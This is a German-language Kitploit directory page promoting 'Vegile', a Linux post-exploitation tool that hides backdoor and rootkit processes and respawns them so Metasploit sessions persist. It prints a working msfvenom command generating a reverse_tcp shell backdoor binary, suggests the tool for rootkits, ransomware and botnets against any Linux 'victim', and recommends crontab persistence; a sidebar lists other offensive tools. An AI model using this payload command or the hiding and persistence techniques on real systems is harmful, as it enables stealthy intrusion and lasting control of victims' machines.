
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Vegile — Dieses Tool richtet Ihre Backdoor/Rootkits ein. Wenn die Backdoor bereits eingerichtet ist, wird sie Ihren spezifischen Prozess verstecken, Ihre Sitzung in Metasploit unbegrenzt und transparent machen. Selbst wenn sie beendet wird, wird sie erneut ausgeführt. Es gibt immer einen Prozess, der während der Ausführung eines anderen Prozesses läuft. Daher können wir annehmen, dass dieser Prozess unaufhaltsam ist, wie ein Ghost in the Shell. | Kitploit
Tools/GitHubGitHub/screetsec/vegile
Privilege EscalationExploit-FrameworksPayload-GenerierungPersistenzmechanismenLaterale BewegungPost-ExploitationPenetrationstests
GitHub

Über

Dieses Tool richtet Ihre Backdoor/Rootkits ein. Wenn die Backdoor bereits eingerichtet ist, wird sie Ihren spezifischen Prozess verstecken, Ihre Sitzung in Metasploit unbegrenzt und transparent machen. Selbst wenn sie beendet wird, wird sie erneut ausgeführt. Es gibt immer einen Prozess, der während der Ausführung eines anderen Prozesses läuft. Daher können wir annehmen, dass dieser Prozess unaufhaltsam ist, wie ein Ghost in the Shell.

screetsec/vegile

Vegile

Repository anzeigen
753166143vor 7 JahrenVon Kitploit geprüft
Teilen

Vegile – Geist in der Maschine

Version Stage Build

Vegile ist ein Werkzeug für Post-Exploitation-Techniken in Linux. Post-Exploitation-Techniken stellen sicher, dass wir ein gewisses Maß an Zugriff aufrechterhalten und möglicherweise zu tieferen Fußabdrücken im vertrauenswürdigen Netzwerk unserer Ziele führen können.

Spenden

  • Falls dieses Projekt für deine Penetrationstests sehr hilfreich ist und du mich unterstützen möchtest, kannst du mir einen Kaffee spendieren :)
  • Donation

📖 So funktioniert es

Dieses Tool wird deine Backdoors/Rootkits einrichten. Sobald die Backdoor eingerichtet ist, wird dein spezifischer Prozess versteckt, deine Session in Metasploit unbegrenzt und transparent. Selbst wenn es getötet wird, startet es erneut. Es gibt immer einen Prozess, der einen anderen Prozess ausführt, sodass wir annehmen können, dass dieser Prozess unaufhaltsam ist, wie ein Geist in der Maschine.

LIES DIES

  • Im Moment habe ich die Backdoor nur mit dem msfvenom-Befehl und reverse_shell sowie meiner manuellen Backdoor für Linux getestet [ es funktioniert ] oder du kannst thefatrat verwenden, um eine einfache Backdoor zu erstellen.
  • msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=IP LPORT=PORT -b "\x00" -f elf -o NAME_BACKDOOR
  • Für versteckte Prozesse kannst du es für Rootkits, Backdoors, Ransomware und Botnetze verwenden { sh, python, perl, exe und binary }.
  • Ziel für Opfer ist jede Linux-Distribution, die ( base32 und base64 in ihrem System ) enthält.
  • Um Persistenz zu erreichen, kannst du crontab und xinit.d in deine Backdoor einbauen.
  • Dies ist nur ein einfacher Algorithmus, wie wir unsere Sessions und Backdoors/Rootkits aufrechterhalten können, du kannst dies erkunden.

Erste Schritte

  1. git clone https://github.com/Screetsec/Vegile.git
  2. cd Vegile
  3. chmod +x Vegile

Vegile verwenden

Wenn Vegile ohne Parameter ausgeführt wird, erscheint eine hilfreiche Liste der häufigsten Optionen. Du kannst folgende Befehle verwenden:

  • Vegile -i / --inject [backdoor/rootkit]
  • Vegile -u / --unlimited [backdoor/rootkit]
  • Vegile -h / --help

Demo-Video

  • Vegile demo

  • Vegile demo

:octocat: Danksagungen

  • Dank an Allah
  • Dracos Linux from Scratch Indonesia ( tolles Penetrationstest-Betriebssystem ), siehe http://dracos-linux.org/
  • Bash.ID, WingkoColi, Reversing ID, IndoXploit, Backbox Indonesia, Depok Cyber Security und Indonesia Backtrack Team .
  • Offensive Security für das großartige Betriebssystem ( http://www.offensive-security.com/ )
  • http://www.kali.org/ Kali Linux
  • gianlucaborello für die Referenz und einige Ideen [ https://sysdig.com/blog/hiding-linux-processes-for-fun-and-profit/ ]
  • Und weitere Open-Source-Tools auf GitHub

Haftungsausschluss

Hinweis: Modifikationen, Änderungen oder Abwandlungen dieses Quellcodes sind akzeptabel, jedoch müssen alle öffentlichen Veröffentlichungen, die diesen Code verwenden, von dem Autor dieses Tools (Edo Maland) genehmigt werden.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





